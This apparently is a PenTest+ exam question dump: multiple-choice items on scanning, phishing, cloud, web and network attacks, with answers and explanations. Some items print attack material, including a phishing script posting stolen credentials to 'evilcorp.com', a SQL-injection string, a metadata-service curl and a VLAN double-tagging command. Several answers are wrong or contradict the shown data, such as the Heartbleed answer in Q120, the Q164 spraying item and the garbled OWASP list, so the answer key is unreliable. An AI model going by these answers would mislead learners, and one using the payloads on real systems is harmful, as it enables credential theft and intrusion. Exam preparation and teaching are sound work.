Quarterly is the minimum frequency to complete the scan of the system that is PCI DSS v3.2.1 compliant, according to Requirement 11.2.2 of the standard¹. PCI DSS (Payment Card Industry Data Security Standard) is a set of security standards that applies to any organization that processes, stores, or transmits credit card information. Requirement 11.2.2 states that organizations must perform internal vulnerability scans at least quarterly and after any significant change in the network.

<https://www.pcicomplianceguide.org/faq/#25>

PCI DSS requires quarterly vulnerability/penetration tests, not weekly.

NEW QUESTION 84

A penetration tester needs to access a building that is guarded by locked gates, a security team, and cameras. Which of the following is a technique the tester can use to gain access to the IT framework without being detected?

- A. Pick a lock.
- B. Disable the cameras remotely.
- C. Impersonate a package delivery worker.
- D. Send a phishing email.

Answer: C

NEW QUESTION 87

A penetration tester analyzed a web-application log file and discovered an input that was sent to the company's web application. The input contains a string that says "WAITFOR." Which of the following attacks is being attempted?

- A. SQL injection
- B. HTML injection
- C. Remote command injection
- D. DLL injection

Answer: A

Explanation:

WAITFOR can be used in a type of SQL injection attack known as time delay SQL injection or blind SQL injection³⁴. This attack works on the basis that true or false queries can be answered by the amount of time a request takes to complete. For example, an attacker can inject a WAITFOR command with a delay argument into an input field of a web application that uses SQL Server as its database. If the query returns true, then the web application will pause for the specified period of time before responding; if the query returns false, then the web application will respond immediately. By observing the response time, the attacker can infer information about the database structure and data¹.

Based on this information, one possible answer to your question is A. SQL injection, because it is an attack that exploits a vulnerability in a web application that allows an attacker to execute arbitrary SQL commands on the database server.

NEW QUESTION 89

When planning a penetration-testing effort, clearly expressing the rules surrounding the optimal time of day for test execution is important because:

- A. security compliance regulations or laws may be violated.
- B. testing can make detecting actual APT more challenging.
- C. testing adds to the workload of defensive cyber- and threat-hunting teams.
- D. business and network operations may be impacted.

Answer: D

NEW QUESTION 93

A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

| 03-12-20 09:23AM 331 index.aspx

| ftp-syst:

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server

| rdp-ntlm-info:

| Target Name: WEB3

| NetBIOS_Computer_Name: WEB3

| Product_Version: 6.3.9600

|_ System_Time: 2021-01-15T11:32:06+00:00

8443/tcp open http Microsoft IIS httpd 8.5

| http-methods:

|_ Potentially risky methods: TRACE

|_ http-server-header: Microsoft-IIS/8.5

|_ http-title: IIS Windows Server

Which of the following command sequences should the penetration tester try NEXT?

A. ftp 192.168.53.23

B. smbclient \\\\WEB3\\IPC\$ -I 192.168.53.23 -U guest

C. ncrack -u Administrator -P 15worst_passwords.txt -p rdp 192.168.53.23

D. curl -X TRACE https://192.168.53.23:8443/index.aspx

E. nmap --script vuln -sV 192.168.53.23

Answer: A

NEW QUESTION 94

Which of the following is a rules engine for managing public cloud accounts and resources?

A. Cloud Custodian

B. Cloud Brute

C. Pacu

D. Scout Suite

Answer: A

Explanation:

Cloud Custodian is a rules engine for managing public cloud accounts and resources. It allows users to define policies to enable a well managed cloud infrastructure, that's both secure and cost optimized. It consolidates many of the adhoc scripts organizations have into a lightweight and flexible tool, with unified metrics and reporting.

Cloud Custodian is a tool that can be used to manage public cloud accounts and resources. Cloud Custodian can define policies and rules for cloud resources based on various criteria, such as tags, filters, actions, modes, or schedules. Cloud Custodian can enforce compliance, governance, security, cost optimization, and operational efficiency for cloud resources. Cloud Custodian supports multiple public cloud providers, such as AWS, Azure, GCP, and Kubernetes. Cloud Brute is a tool that can be used to enumerate cloud platforms and discover hidden files and buckets. Pacu is a tool that can be used to exploit AWS environments and perform post-exploitation actions. Scout Suite is a tool that can be used to audit cloud environments and identify security issues.

NEW QUESTION 99

A company uses a cloud provider with shared network bandwidth to host a web application on dedicated servers. The company's contact with the cloud provider prevents any activities that would interfere with the cloud provider's other customers. When engaging with a penetration-testing company to test the application, which of the following should the company avoid?

A. Crawling the web application's URLs looking for vulnerabilities

B. Fingerprinting all the IP addresses of the application's servers

C. Brute forcing the application's passwords

D. Sending many web requests per second to test DDoS protection

Answer: D

NEW QUESTION 104

A penetration tester wants to test a list of common passwords against the SSH daemon on a network device. Which of the following tools would be BEST to use for this purpose?

A. Hashcat

B. Mimikatz

C. Patator

D. John the Ripper

Answer: C

Explanation:

<https://www.kali.org/tools/patator/>

NEW QUESTION 108

For a penetration test engagement, a security engineer decides to impersonate the IT help desk. The security engineer sends a phishing email containing an urgent request for users to change their passwords and a link to <https://example.com/index.html>. The engineer has designed the attack so that once the users enter the credentials, the index.html page takes the credentials and then forwards them to another server that the security engineer is controlling. Given the following information:

```
$.ajax({ url: 'https://evilcorp.com/email-list/finish.php',  
  type: 'POST', dataType: 'html',  
  data: {Email: emv, password: psv},  
  success: function(msg) {}});
```

Which of the following lines of code should the security engineer add to make the attack successful?

- A. window.location.= 'https://evilcorp.com'
- B. crossDomain: true
- C. getUrlparameter ('username')
- D. redirectUrl = 'https://example.com'

Answer: B

NEW QUESTION 112

A penetration tester was hired to perform a physical security assessment of an organization's office. After monitoring the environment for a few hours, the penetration tester notices that some employees go to lunch in a restaurant nearby and leave their belongings unattended on the table while getting food. Which of the following techniques would MOST likely be used to get legitimate access into the organization's building without raising too many alerts?

- A. Tailgating
- B. Dumpster diving
- C. Shoulder surfing
- D. Badge cloning

Answer: D

NEW QUESTION 114

A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

- A. nmap192.168.1.1-5-PU22-25,80
- B. nmap192.168.1.1-5-PA22-25,80
- C. nmap192.168.1.1-5-PS22-25,80
- D. nmap192.168.1.1-5-Ss22-25,80

Answer: C

Explanation:

PS/PA/PU/PY are host discovery flags which use TCP SYN/ACK, UDP or SCTP discovery respectively. And since the ports in the options are mostly used by TCP protocols, then it's either the PS or PA flag. But since we need to know if the ports are live, sending SYN packet is a better alternative. Hence, I choose PS in this case.

The nmap -PS22-25,80 192.168.1.1-5 command will return vulnerable ports that might be interesting to a potential attacker, as it will perform a TCP SYN scan on ports 22, 23, 24, 25, and 80 of the target hosts. A TCP SYN scan is a stealthy technique that sends a SYN packet to each port and waits for a response. If the response is a SYN/ACK packet, it means the port is open and listening for connections. If the response is a RST packet, it means the port is closed and not accepting connections. If there is no response, it means the port is filtered by a firewall or IDS.

NEW QUESTION 119

An Nmap network scan has found five open ports with identified services. Which of the following tools should a penetration tester use NEXT to determine if any vulnerabilities with associated exploits exist on the open ports?

- A. OpenVAS
- B. Drozer
- C. Burp Suite
- D. OWASP ZAP

Answer: A

Explanation:

OpenVAS is a full-featured vulnerability scanner. OWASP ZAP = Burp Suite

Drozer (Android) = drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.

NEW QUESTION 120

The following output is from reconnaissance on a public-facing banking website:

```
...
Start 2021-02-02 18:24:59 -->> 192.168.1.66:443 (192.168.1.66) <<--
rDNS (192.168.1.66): centralbankwebsevice.local
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN
SSLv2 not offered (OK)
SSLv3 not offered (OK)
TLS 1 offered (deprecated)
TLS 1.1 not offered
TLS 1.2 not offered and downgraded to a weaker protocol
TLS 1.3 not offered and downgraded to a weaker protocol
NPN/SPDY not offered
ALPN/HTTP2 not offered
Testing cipher categories
NULL ciphers (no encryption) not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL) not offered (OK)
LOW: 64 Bit + DES, RC[2,4] (w/o export) offered (NOT ok)
Triple DES Ciphers / IDEA offered
Obsolete CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) not offered

Testing robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption, 3DES, RC4
No ciphers supporting Forward Secrecy offered

Testing server preferences
Has server cipher order? no (NOT ok)
Negotiated protocol TLSv1
Negotiated cipher AES256-SHA (limited sense as client will pick)
...
```

Based on these results, which of the following attacks is MOST likely to succeed?

- A. A birthday attack on 64-bit ciphers (Sweet32)
- B. An attack that breaks RC4 encryption
- C. An attack on a session ticket extension (Ticketbleed)
- D. A Heartbleed attack

Answer: D

Explanation:

Based on these results, the most likely attack to succeed is a Heartbleed attack. The Heartbleed attack is a vulnerability in the OpenSSL implementation of the TLS/SSL protocol that allows an attacker to read the memory of the server and potentially steal sensitive information, such as private keys, passwords, or session tokens. The results show that the website is using OpenSSL 1.0.1f, which is vulnerable to the Heartbleed attack¹.

NEW QUESTION 121

A penetration tester wrote the following comment in the final report: "Eighty-five percent of the systems tested were found to be prone to unauthorized access from the internet." Which of the following audiences was this message intended?

- A. Systems administrators
- B. C-suite executives
- C. Data privacy ombudsman
- D. Regulatory officials

Answer: B

Explanation:

The comment in the final report was intended for C-suite executives, which are senior-level managers or leaders in an organization, such as the chief executive officer (CEO), chief financial officer (CFO), or chief information officer (CIO). C-suite executives are typically interested in high-level summaries or overviews of the penetration test results, such as the percentage of systems affected by a certain vulnerability or risk, the potential impact or cost of a breach, or the recommended actions or priorities for remediation. C-suite executives may not have the technical background or expertise to understand detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. The comment in the final report provides a high-level summary of the penetration test result that is relevant and understandable for C-suite executives. The other audiences are not likely to be interested in this comment. Systems administrators are technical staff who are responsible for installing, configuring, maintaining, and securing systems and networks. They would be more interested in detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. Data privacy ombudsman is a person who acts as an independent mediator between individuals and organizations regarding data privacy issues or complaints. They would be more interested in information about how the penetration test complied with data privacy laws and regulations, such as GDPR or CCPA. Regulatory officials are authorities who enforce compliance with laws and regulations related to a specific industry or sector, such as finance, health care, or energy. They would be more interested in information about how the penetration test complied with industry-specific standards and frameworks, such as PCI-DSS, HIPAA, or NERC-CIP.

NEW QUESTION 123

Which of the following is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten?

- A. NIST SP 800-53
- B. ISO 27001
- C. GDPR

Answer: C

Explanation:

GDPR is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten. GDPR stands for General Data Protection Regulation, and it is a law that applies to the European Union and the United Kingdom. GDPR gives individuals the right to request their personal data be deleted by data controllers and processors under certain circumstances, such as when the data is no longer necessary, when the consent is withdrawn, or when the data was unlawfully processed. GDPR also imposes other obligations and rights related to data protection, such as data minimization, data portability, data breach

notification, and consent management. The other options are not regulatory compliance standards that focus on user privacy by implementing the right to be forgotten. NIST SP 800-53 is a set of security and privacy controls for federal information systems and organizations in the United States. ISO 27001 is an international standard that specifies the requirements for an information security management system.

NEW QUESTION 125

A penetration tester has been hired to examine a website for flaws. During one of the time windows for testing, a network engineer notices a flood of GET requests to the web server, reducing the website's response time by 80%. The network engineer contacts the penetration tester to determine if these GET requests are part of the test. Which of the following BEST describes the purpose of checking with the penetration tester?

- A. Situational awareness
- B. Rescheduling
- C. DDoS defense
- D. Deconfliction

Answer: D

Explanation:

<https://redteam.guide/docs/definitions/>

Deconfliction is the process of coordinating activities and communicating information to avoid interference, confusion, or conflict among different parties involved in an operation. The network engineer contacted the penetration tester to check if the GET requests were part of the test, and to avoid any potential misunderstanding or disruption of the test or the website. The other options are not related to the purpose of checking with the penetration tester.

NEW QUESTION 126

The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a “probable port scan” alert in the organization’s IDS?

- A. Line 01
- B. Line 02
- C. Line 07
- D. Line 08

Answer: D

NEW QUESTION 130

A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:

```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?

- A. Run an application vulnerability scan and then identify the TCP ports used by the application.
- B. Run the application attached to a debugger and then review the application's log.
- C. Disassemble the binary code and then identify the break points.
- D. Start a packet capture with Wireshark and then run the application.

Answer: D

NEW QUESTION 132

A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant. The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet. Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

- A. PLCs will not act upon commands injected over the network.
- B. Supervisors and controllers are on a separate virtual network by default.
- C. Controllers will not validate the origin of commands.
- D. Supervisory systems will detect a malicious injection of code/commands.

Answer: C

Explanation:

PLCs are programmable logic controllers that execute logic operations on input signals from sensors and output signals to actuators. They are often connected to supervisory systems that provide human-machine interfaces and data acquisition functions. If both systems are connected to the company intranet, they are exposed to potential attacks from internal or external adversaries. A valid assumption is that controllers will not validate the origin of commands, meaning that an attacker can send malicious commands to manipulate or sabotage the industrial process. The other assumptions are not valid because they contradict the facts or common practices.

NEW QUESTION 134

A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

- A. Direct-to-origin
- B. Cross-site scripting
- C. Malware injection
- D. Credential harvesting

Answer: C

Explanation:

Malware injection is the most likely cloud attack that the penetration tester implemented, as it involves adding a fake VM instance to the IaaS component of the client's VM. Malware injection is a type of attack that exploits vulnerabilities in cloud services or applications to inject malicious code or data into them. The injected malware can then compromise or control the cloud resources or data.

NEW QUESTION 135

A company requires that all hypervisors have the latest available patches installed. Which of the following would BEST explain the reason why this policy is in place?

- A. To provide protection against host OS vulnerabilities
- B. To reduce the probability of a VM escape attack
- C. To fix any misconfigurations of the hypervisor
- D. To enable all features of the hypervisor

Answer: B

Explanation:

A hypervisor is a type of virtualization software that allows multiple virtual machines (VMs) to run on a single physical host machine. If the hypervisor is compromised, an attacker could potentially gain access to all of the VMs running on that host, which could lead to a significant data breach or other security issues.

One common type of attack against hypervisors is known as a VM escape attack. In this type of attack, an attacker exploits a vulnerability in the hypervisor to break out of the VM and gain access to the host machine. From there, the attacker can potentially gain access to other VMs running on the same host. By ensuring that all hypervisors have the latest available patches installed, the company can reduce the likelihood that a VM escape attack will be successful. Patches often include security updates and vulnerability fixes that address known issues and can help prevent attacks.

NEW QUESTION 137

During an assessment, a penetration tester manages to exploit an LFI vulnerability and browse the web log for a target Apache server. Which of the following steps would the penetration tester most likely try NEXT to further exploit the web server? (Choose two.)

- A. Cross-site scripting
- B. Server-side request forgery
- C. SQL injection
- D. Log poisoning
- E. Cross-site request forgery
- F. Command injection

Answer: DF

Explanation:

Local File Inclusion (LFI) is a web vulnerability that allows an attacker to include files on a server through the web browser. This can expose sensitive information or lead to remote code execution.

Some possible next steps that a penetration tester can try after exploiting an LFI vulnerability are:

- Log poisoning: This involves injecting malicious code into the web server's log files and then including them via LFI to execute the code³⁴.
- PHP wrappers: These are special streams that can be used to manipulate files or data via LFI. For example, `php://input` can be used to pass arbitrary data to an LFI script, or `php://filter` can be used to encode or decode files⁵.

NEW QUESTION 139

Company.com has hired a penetration tester to conduct a phishing test. The tester wants to set up a fake log-in page and harvest credentials when target employees click on links in a phishing email. Which of the following commands would best help the tester determine which cloud email provider the log-in page needs to mimic?

- A. `dig company.com MX`
- B. `whois company.com`
- C. `curl www.company.com`
- D. `dig company.com A`

Answer: A

Explanation:

The dig command is a tool that can be used to query DNS servers and obtain information about domain names, such as IP addresses, mail servers, name servers, or other records. The MX option specifies that the query is for mail exchange records, which are records that indicate the mail servers responsible for accepting email messages for a domain. Therefore, the command dig company.com MX would best help the tester determine which cloud email provider the log-in page needs to mimic by showing the mail servers for company.com. For example, if the output shows something like company-com.mail.protection.outlook.com, then it means that company.com uses Microsoft Outlook as its cloud email provider. The other commands are not as useful for determining the cloud email provider. The whois command is a tool that can be used to query domain name registration information, such as the owner, registrar, or expiration date of a domain. The curl command is a tool that can be used to transfer data from or to a server using various protocols, such as HTTP, FTP, or SMTP. The dig command with the A option specifies that the query is for address records, which are records that map domain names to IP addresses.

NEW QUESTION 142

A penetration tester performs the following command: curl -I -http2 https://www.comptia.org
 Which of the following snippets of output will the tester MOST likely receive?

- A. HTTP/2 200
 ...
 x-frame-options: SAMEORIGIN
 x-xss-protection: 1; mode=block
 x-content-type-options: nosniff
 referrer-policy: strict-origin
 strict-transport-security: max-age=31536000; includeSubdomains; preload
 ...
- B. <!DOCTYPE html>
 <html lang="en">
 <head>
 <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
 ...
 </head>
 ...
 <body lang="en">
 </body>
 </html>
- C. % Total % Received % Xferd Average Speed Time Time Time Current
 Dload Upload Total Spent Left Speed
 100 1698k 100 1698k 0 0 1566k 0 0:00:01 0:00:01 --:-- 1565k
- D. [#####] 100%

- A. Option A
 B. Option B
 C. Option C
 D. Option D

Answer: A

NEW QUESTION 146

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

- A. Burp Suite
 B. DirBuster
 C. WPScan
 D. OWASP ZAP

Answer: C

Explanation:

WPScan is a tool that can be used to scan WordPress sites for vulnerabilities, such as outdated plugins, themes, or core files, misconfigured settings, weak passwords, or user enumeration. The curl command reveals that the site is running WordPress and has a readme.html file that may disclose the version number. Therefore, WPScan would be the best tool to use to explore this site further. Burp Suite is a tool that can be used to intercept and modify web requests and responses, but it does not specialize in WordPress scanning. DirBuster is a tool that can be used to brute-force directories and files on web servers, but it does not exploit WordPress vulnerabilities. OWASP ZAP is a tool that can be used to perform web application security testing, but it does not focus on WordPress scanning.

NEW QUESTION 147

A penetration tester completed an assessment, removed all artifacts and accounts created during the test, and presented the findings to the client. Which of the following happens NEXT?

- A. The penetration tester conducts a retest.
- B. The penetration tester deletes all scripts from the client machines.
- C. The client applies patches to the systems.
- D. The client clears system logs generated during the test.

Answer: C

NEW QUESTION 152

A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

- A. Run nmap with the -o, -p22, and -sC options set against the target
- B. Run nmap with the -sV and -p22 options set against the target
- C. Run nmap with the --script vulners option set against the target
- D. Run nmap with the -sA option set against the target

Answer: C

Explanation:

Running nmap with the --script vulners option set against the target would best support the task of identifying CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running, as it will use an NSE script that checks for vulnerabilities based on version information from various sources, such as CVE databases2. The --script option allows users to specify which NSE scripts to run during an Nmap scan.

NEW QUESTION 157

A penetration tester has gained access to part of an internal network and wants to exploit on a different network segment. Using Scapy, the tester runs the following command:

```
sendp(Ether()/dot1q(vlan=100)/dotq(vlan=50)/IP(dst="172.16.50.10")/ICMP())
```

Which of the following represents what the penetration tester is attempting to accomplish?

- A. DNS cache poisoning
- B. MAC spoofing
- C. ARP poisoning
- D. Double-tagging attack

Answer: D

Explanation:

<https://scapy.readthedocs.io/en/latest/usage.html>

NEW QUESTION 158

A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

- A. Wireshark
- B. Aircrack-ng
- C. Kismet
- D. Wifite

Answer: B

NEW QUESTION 162

Which of the following types of assessments MOST likely focuses on vulnerabilities with the objective to access specific data?

- A. An unknown-environment assessment
- B. A known-environment assessment
- C. A red-team assessment
- D. A compliance-based assessment

Answer: C

Explanation:

A red-team assessment is a type of penetration testing that simulates a real-world attack scenario with the goal of accessing specific data or systems. A red-team assessment is different from an unknown-environment assessment, which does not have a predefined objective and focuses on discovering as much information as possible about the target. A known-environment assessment is a type of penetration testing that involves cooperation and communication with the target organization, and may not focus on specific data or systems. A compliance-based assessment is a type of penetration testing that aims to meet certain regulatory

or industry standards, and may not focus on specific data or systems.

NEW QUESTION 163

In Python socket programming, SOCK_DGRAM type is:

- A. reliable.
- B. matrixed.
- C. connectionless.
- D. slower.

Answer: C

Explanation:

In Python socket programming, SOCK_DGRAM type is connectionless. This means that the socket does not establish a reliable connection between the sender and the receiver, and does not guarantee that the packets will arrive in order or without errors. SOCK_DGRAM type is used for UDP (User Datagram Protocol) sockets, which are faster and simpler than TCP (Transmission Control Protocol) sockets3.

NEW QUESTION 164

A penetration tester learned that when users request password resets, help desk analysts change users' passwords to 123change. The penetration tester decides to brute force an internet-facing webmail to check which users are still using the temporary password. The tester configures the brute-force tool to test usernames found on a text file and the... Which of the following techniques is the penetration tester using?

- A. Password brute force attack
- B. SQL injection
- C. Password spraying
- D. Kerberoasting

Answer: A

Explanation:

The penetration tester is using a password brute force attack, which is a type of password guessing attack that involves trying many possible combinations of passwords against a single username or account. A password brute force attack can be effective when the password is known to be weak, simple, or predictable, such as a default or temporary password. In this case, the penetration tester knows that the help desk analysts change users' passwords to 123change when they request password resets, and decides to brute force the webmail with this password and a list of usernames. A password brute force attack can be done by using tools such as Hydra, which can perform parallelized login attacks against various protocols and services1. The other options are not techniques that the penetration tester is using. SQL injection is a type of attack that exploits a vulnerability in a web application that allows an attacker to execute malicious SQL statements on a database server. Password spraying is a type of password guessing attack that involves trying one or a few common passwords against many usernames or accounts. Kerberoasting is a type of attack that exploits a vulnerability in the Kerberos authentication protocol that allows an attacker to request and crack service tickets for service accounts with weak passwords.

NEW QUESTION 166

A penetration tester has identified several newly released CVEs on a VoIP call manager. The scanning tool the tester used determined the possible presence of the CVEs based off the version number of the service. Which of the following methods would BEST support validation of the possible findings?

- A. Manually check the version number of the VoIP service against the CVE release
- B. Test with proof-of-concept code from an exploit database
- C. Review SIP traffic from an on-path position to look for indicators of compromise
- D. Utilize an nmap -sV scan against the service

Answer: B

Explanation:

Testing with proof-of-concept code from an exploit database is the best method to support validation of the possible findings, as it will demonstrate whether the CVEs are actually exploitable on the target VoIP call manager. Proof-of-concept code is a piece of software or script that shows how an attacker can exploit a vulnerability in a system or application. An exploit database is a repository of publicly available exploits, such as Exploit Database or Metasploit.

NEW QUESTION 169

After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:

```
Nmap scan report for 192.168.10.10
```

Port	State	Service	Version
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
5985/tcp	open	Microsoft	HTTPAPI httpd 2.0 (SSDP/UPnP)

```
Nmap scan report for 192.168.10.11
```

Port	State	Service	Version
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services

The tester then runs the following command from the previous exploited system, which fails: Which of the following explains the reason why the command failed?

- A. The tester input the incorrect IP address.
- B. The command requires the -port 135 option.

- C. An account for RDP does not exist on the server.
- D. PowerShell requires administrative privilege.

Answer: C

NEW QUESTION 170

A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?

- A. Implement a recurring cybersecurity awareness education program for all users.
- B. Implement multifactor authentication on all corporate applications.
- C. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.
- D. Implement an email security gateway to block spam and malware from email communications.

Answer: A

Explanation:

The simulated phishing attack showed that most of the employees were not able to recognize or avoid a common social engineering technique that could compromise their corporate credentials and expose sensitive data or systems. The best way to address this situation is to implement a recurring cybersecurity awareness education program for all users that covers topics such as phishing, password security, data protection, and incident reporting. This will help raise the level of security awareness and reduce the risk of falling victim to phishing attacks in the future. The other options are not as effective or feasible as educating users about phishing prevention techniques.

NEW QUESTION 172

A penetration tester uncovers access keys within an organization's source code management solution. Which of the following would BEST address the issue? (Choose two.)

- A. Setting up a secret management solution for all items in the source code management system
- B. Implementing role-based access control on the source code management system
- C. Configuring multifactor authentication on the source code management system
- D. Leveraging a solution to scan for other similar instances in the source code management system
- E. Developing a secure software development life cycle process for committing code to the source code management system
- F. Creating a trigger that will prevent developers from including passwords in the source code management system

Answer: AE

Explanation:

Access keys are credentials that allow users to authenticate and authorize requests to a source code management (SCM) system, such as GitLab or AWS. Access keys should be kept secret and not exposed in plain text within the source code, as this can compromise the security and integrity of the SCM system and its data. Some possible options for addressing the issue of access keys within an organization's SCM solution are:

➤ Setting up a secret management solution for all items in the SCM system: This is a tool or service that securely stores, manages, and distributes secrets such as access keys, passwords, tokens, certificates, etc. A secret management solution can help prevent secrets from being exposed in plain text within the source code or configuration files³⁴⁵⁶.

➤ Developing a secure software development life cycle (SDLC) process for committing code to the SCM system: This is a framework or methodology that defines how software is developed, tested, deployed, and maintained. A secure SDLC process can help ensure that best practices for security are followed throughout the software development process, such as code reviews, static analysis tools, vulnerability scanning tools, etc. A secure SDLC process can help detect and prevent access keys from being included in the source code before they are committed to the SCM system¹.

NEW QUESTION 176

A new client hired a penetration-testing company for a month-long contract for various security assessments against the client's new service. The client is expecting to make the new service publicly available shortly after the assessment is complete and is planning to fix any findings, except for critical issues, after the service is made public. The client wants a simple report structure and does not want to receive daily findings. Which of the following is most important for the penetration tester to define FIRST?

- A. Establish the format required by the client.
- B. Establish the threshold of risk to escalate to the client immediately.
- C. Establish the method of potential false positives.
- D. Establish the preferred day of the week for reporting.

Answer: B

NEW QUESTION 180

Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

- A. S/MIME
- B. FTPS
- C. DNSSEC
- D. AS2

Answer: A

Explanation:

S/MIME stands for Secure/Multipurpose Internet Mail Extensions and is a standard for encrypting and signing email messages. It uses public key cryptography to ensure the confidentiality, integrity, and authenticity of email communications. FTPS is a protocol for transferring files securely over SSL/TLS, but it is not used for emailing. DNSSEC is a protocol for securing DNS records, but it does not protect email content. AS2 is a protocol for exchanging business documents over HTTP/S, but it is not used for emailing.

NEW QUESTION 183

A red team completed an engagement and provided the following example in the report to describe how the team gained access to a web server:

x' OR role LIKE '%admin%

Which of the following should be recommended to remediate this vulnerability?

- A. Multifactor authentication
- B. Encrypted communications
- C. Secure software development life cycle
- D. Parameterized queries

Answer: D

Explanation:

The best recommendation to remediate this vulnerability is to use parameterized queries in the web application. Parameterized queries are a way of preventing SQL injection attacks by separating the SQL statements from the user input. This way, the user input is treated as a literal value and not as part of the SQL statement. For example, instead of using x' OR role LIKE '%admin%', the user input would be passed as a parameter to a prepared statement that would check if it matches any value in the database.

NEW QUESTION 186

After compromising a system, a penetration tester wants more information in order to decide what actions to take next. The tester runs the following commands:

```
curl http://169.254.169.254/latest
```

Which of the following attacks is the penetration tester most likely trying to perform?

- A. Metadata service attack
- B. Container escape techniques
- C. Credential harvesting
- D. Resource exhaustion

Answer: A

Explanation:

The penetration tester is most likely trying to perform a metadata service attack, which is an attack that exploits a vulnerability in the metadata service of a cloud provider. The metadata service is a service that provides information about the cloud instance, such as its IP address, hostname, credentials, user data, or role permissions. The metadata service can be accessed from within the cloud instance by using a special IP address, such as 169.254.169.254 for AWS, Azure, and GCP. The commands that the penetration tester runs are curl commands, which are used to transfer data from or to a server. The curl commands are requesting data from the metadata service IP address with different paths, such as /latest/meta-data/iam/security-credentials/ and /latest/user-data/. These paths can reveal sensitive information about the cloud instance, such as its IAM role credentials or user data scripts. The penetration tester may use this information to escalate privileges, access other resources, or perform other actions on the cloud environment. The other options are not likely attacks that the penetration tester is trying to perform.

NEW QUESTION 187

A penetration tester has extracted password hashes from the lsass.exe memory process. Which of the following should the tester perform NEXT to pass the hash and provide persistence with the newly acquired credentials?

- A. Use Patator to pass the hash and Responder for persistence.
- B. Use Hashcat to pass the hash and Empire for persistence.
- C. Use a bind shell to pass the hash and WMI for persistence.
- D. Use Mimikatz to pass the hash and PsExec for persistence.

Answer: D

Explanation:

Mimikatz is a credential hacking tool that can be used to extract logon passwords from the LSASS process and pass them to other systems. Once the tester has the hashes, they can then use PsExec, a command-line utility from Sysinternals, to pass the hash to the remote system and authenticate with the new credentials. This provides the tester with persistence on the system, allowing them to access it even after a reboot.

"A penetration tester who has extracted password hashes from the lsass.exe memory process can use various tools to pass the hash and gain access to other systems using the same credentials. One tool commonly used for this purpose is Mimikatz, which can extract plaintext passwords from memory or provide a pass-the-hash capability. After gaining access to a system, the tester can use various tools for persistence, such as PsExec or WMI." (CompTIA PenTest+ Study Guide, p. 186)

NEW QUESTION 190

Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)

- A. Buffer overflows
- B. Cross-site scripting
- C. Race-condition attacks
- D. Zero-day attacks
- E. Injection flaws
- F. Ransomware attacks

Answer: BE

Explanation:

A01-Injection
A02-Broken Authentication A03-Sensitive Data Exposure A04-XXE
A05-Broken Access Control A06-Security Misconfiguration A07-XSS
A08-Insecure Deserialization
